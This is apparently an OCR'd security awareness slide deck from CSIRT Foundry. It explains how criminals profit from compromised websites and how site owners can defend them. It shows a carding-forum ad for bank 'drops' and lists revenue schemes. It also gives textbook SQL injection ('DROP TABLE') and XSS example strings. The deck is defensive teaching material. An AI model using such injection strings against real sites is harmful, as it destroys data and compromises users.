
Compromised site

CSIRT foundry


Payload site
Compromised site
Client
Client
Client
Client
Client
Client


Payload site
Compromised site
Bot
Bot
Bot
Bot
Bot
Bot


Payload site
Compromised site
Bot
Bot
Bot
Bot
Bot
Bot
Botnet command and control


Payload site
Compromised site
Bot
Bot
Bot
Bot
Bot
Bot
Botnet command and control
Controller

Let’s make some money

CSIRT foundry

http://www.darkmarket.ws/index.php

DarkMarket

USA, CANADA, EU, ASIA **DUMPS!**

vBulletin Message

You are not logged in or you do not have permission to access this page. This could be due to one of several reasons:

1. You are not logged in. Fill in the form at the bottom of this page and try again.
2. You may not have sufficient privileges to access this page. Are you trying to edit someone else's post, access administrative features or some other privileged system?
3. If you are trying to post, the administrator may have disabled your account, or it may be awaiting activation.

Log in

User Name:

Password:

Remember Me?

Forgotten Your Password?

Log in | Reset Fields

The administrator may have required you to register before you can view this page.

CSIRT foundry

AU, UK, Citi - get more $$$ for your logs, read this!

09-05-2006, 02:22 PM #1

dmnavi **Online**
Junior Member

Join Date: Sep 2006
Posts: 8

AU, UK, Citi - get more $$$ for your logs, read this!

---

i have these drops available in large quantities, citi - worldwide , AU - comm, nab, anz, west, UK - lloyds, halifax

I can also make drops within asia within a week. if u have other appropriate logs let me know.

reach me via icq - 325 268

to discuss turnaround time, %, operations specific details, timing, payment details etc

regards,

dmnavi

QUOTE

CSIRT foundry

Revenue strategies

- Spam
- DDoS extortion
- Pay per infection
- Botnet for hire
- Bulletproof infrastructure
- Click fraud

CSIRT foundry

How do they get in?

- SQL injection
  - SELECT FROM items WHERE id = 3; DROP TABLE items;
- Cross-site scripting (XSS)
  - name=<script>alert(“hello!”)</script>
- Weak SSH / FTP credentials
- Known vulnerabilities in blogs, shopping carts

CSIRT foundry

Why should I care?

CSIRT foundry

1. Blacklisting

CSIRT foundry

Reported Web Forgery!

This web site at www.judgesite.com has been reported as a web forgery and has been blocked based on your security preferences.

Web forgeries are designed to trick you into revealing personal or financial information by imitating sources you may trust.

Entering any information on this web page may result in identity theft or other fraud.

Get me out of here! | Why was this site blocked?

Ignore this warning

2. Drop in search ranking / flagging

CSIRT foundry

santacruzinfo.com.br

Advanced search

Search

About 4,550 results (0.11 seconds)

Everything
Images
Maps
Videos
News
Shopping
More

Brisbane QLD
Change location

The web
Pages from Australia
More search tools

santacruzinfo.com.br/
This site may harm your computer.

Malware for domain: **santacruzinfo.com.br** - Clean MX - realtime
support.clean-mx.de/clean-mx/viruses.php?...**santacruzinfo.com.br**...
clean-mx , a spam and virus management system for mail servers.

Malware - Clean MX - realtime
support.clean-mx.de/clean-mx/viruses?id=433997
http://**santacruzinfo.com.br**/vxap.htm, up, Saved evidence (14584 Bytes) of first contact as txt February 16 2010 14: · Saved evidence (14596 Bytes) of last ...

200.219.245.158 | Malc0de Database
malc0de.com/database/index.php?search=200.219.245.158&IP...
2010-03-03, **santacruzinfo.com.br**/zcv.gif, 200.219.245.158 · BR · 16397 · Comdominio SA · a52827bd3755830a43e081be162beede ...

AS16397 | Malc0de Database
malc0de.com/database/index.php?&search=16397&ASN=on...
2010-02-28, **santacruzinfo.com.br**/zcv.gif, 200.219.245.158 · BR · 16397 · Comdominio SA · a52827bd3755830a43e081be162beede ...

Malware Domain List
www.malwaredomainlist.com/mdl.php?search=16397...All...50
2010/02/21_11:59, **santacruzinfo.com.br**/vxap.htm, 200.219.245.158, static.200.219.245.158.datacenter1.com.br. exploit kit, comercial@santacruztecnologia.com. ...

Norton Safe Web, from Symantec - report for **santacruzinfo.com.br**
safeweb.norton.com/report/show?name=**santacruzinfo.com.br**
Site Owner? Click here. **santacruzinfo.com.br**. Summary. This site has not been tested yet. General Info. Web Site Location Unknown. **santacruzinfo.com.br** ...

CSIRT foundry

3. Anti-virus blocking

CSIRT foundry

Bajaj - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.bajajauto.com/1024/vehicle/platina.asp?vehicle=BAJAJ PLATINA

Most Visited Getting Started Google Wikipedia, the free enc... Gmail: Email from Goo...

4. Loss of reputation / media coverage

CSIRT foundry

ABC News

News Home | Just In | Local | World | Business | Entertainment | Sport | The Drum | Weather | More | In D

HOT TOPICS unrest-conflict-and-war, world-politics, federal-government, government-and-politics, law-

Print | Email | Facebook | Twitter | More

Hack attack on Government website

Updated July 22, 2011 10:00:55

The Tasmanian Government is investigating a security breach on its website.

Hackers calling themselves "Satanic Souls" have targeted a media release sent this morning by the Premier Lara Giddings' office.

The press release has a picture of a green, ghoulish figure of a man and a spider-like graphic with the words "Satanic Souls was Here".

The Premier, Lara Giddings, does not believe any sensitive information has been accessed.

"The early preliminary advice that I've had is that it appears to be a one-off but we certainly need to get to the bottom of it so we can ensure that the firewall is rebuilt and protected."

The Government has had to resort to new formats to send out media releases.

A Government spokesman says the usual distribution channel should be running later today.

PHOTO: The Government's IT department is investigating the hacking breach. (ABC)

VIDEO: Government website hacked (7pm TV News TAS)

MAP: TAS

IT specialist Darren Alexander says the source might be hard to find.

"I'm sure the people who have done it are intelligent and clever and probably got what they call 'gateways' where they just go from one place to the other and it looks like it's come from some island in the middle of the Pacific and it wasn't them at all."

A Government spokesman says the incident is not impacting on day-to-day government services.

Topics: government-and-politics, internet-culture, tas

CSIRT foundry

5. Loss of personal data, etc.

CSIRT foundry

How do you stop them doing that?

CSIRT foundry

How do you stop them doing that?

1. DON’T TRUST USER INPUT.
2. PATCH.

CSIRT foundry

+You **Web** Images Videos Maps News Gmail More

Sign in

Google Australia

Google Search I'm Feeling Lucky

```
Dev ~ $ telnet www.google.com.au 80
Trying 74.125.237.20...
Connected to www.l.google.com.
Escape character is '^]'.
GET /search?sclient=psy-ab&hl=en&site=&source=hp&q=telnet+port+80&btnG=Search HTTP/1.0

HTTP/1.0 200 OK
Date: Wed, 19 Oct 2011 08:45:36 GMT
Expires: -1
Cache-Control: private, max-age=0
Content-Type: text/html; charset=ISO-8859-1
Set-Cookie: PREF=ID=7c93a736cb4d0f71:FF=0:TM=1319013936:LM=1319013936:S=g_kWP9BHrFPzRZ3B; expires=Fri, 18-Oct-2013 08:45:36 GMT;
Set-Cookie: NID=52=eBnLYBAdYsycRIUjv6a76Pm3ujNBkP70xHtPx-k5K6FMoBCdEn7aYoAh1eQPIeBmo3Kc9Ma1d43XbGekolr2PbL_EVqjArHsCQE68ykj9HkpOm
MT; path=/; domain=.google.com; HttpOnly
Server: gws
X-XSS-Protection: 1; mode=block
X-Frame-Options: SAMEORIGIN

<!doctype html><head><title>telnet port 80 - Google Search</title><script>window.google={kEI:"MI6eTuXkLuGwiQe60e2qCQ",getEI:funct
te("eid"))))a=a.parentNode;return b||google.kEI},kEXPI:"28936,30316,30465,32034,33076,33104,33285,33406",kCSI:{e:"28936,30316,304
e2qCQ"},authuser:0,ml:function(){},kHL:"en",time:function(){return(new Date).getTime()},log:function(a,b,c,e){var d=new Image,f=g
=function(){delete h[g]}));h[g]=d;if(!c&&b.search("&ei=")==-1)i="&ei="+google.getEI(e);var j=c||"/gen_204?atyp=i&ct="+a+"&cad="+b
olbelt:{},y:{},x:function(a,b){google.y[a.id]=[a,b];return false}};

window.google.sn="web";var i=window.google.timers={};window.google.startTick=function(a,b){i[a]={t:{start:(new Date).getTime()},b
google.startTick(a);i[a].t[b]=c||(new Date).getTime()};google.startTick("load",true);try{}catch(v){}
var _gjwl=location;function _gjuc(){var e=_gjwl.href.indexOf("#");if(e>=0){var a=_gjwl.href.substring(e);if(a.indexOf("&q=")>0||a
=-1){for(var c=0;c<a.length;){var d=c;if(a.charAt(d)=="&")++d;var b=a.indexOf("&",d);if(b==-1)b=a.length;var f=a.substring(d,b);i
,a.length);b=c}else if(f=="cad=h")return 0;c=b}_gjwl.href="/search?"+a+"&cad=h";return 1}}}return 0}function _gjp(){!(window._gjw
window._gjuc())&&setTimeout(_gjp,500)};
```

Be less trusting

- Parameterise SQL queries
- Escape HTML
- Input validation on client and server sides
- Allow known good, not possible bad

CSIRT foundry

Patch

- Your server OS
- Your web apps
- Your development OS
- Everything else in your infrastructure / ecosystem

CSIRT foundry

Further reading

- www.owasp.org
  - especially https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project
- https://wiki.mozilla.org/WebAppSec/Secure_Coding_Guidelines

CSIRT foundry

Summary

- Criminals can make money from your web sites
- This hurts you as well as your customers
- Don’t trust user input. Patch!

CSIRT foundry

Thank you!

- chris.horsley@csirtfoundry.com
- http://csirtfoundry.com
- Twitter: @Parsify and @CSIRTFoundry

CSIRT foundry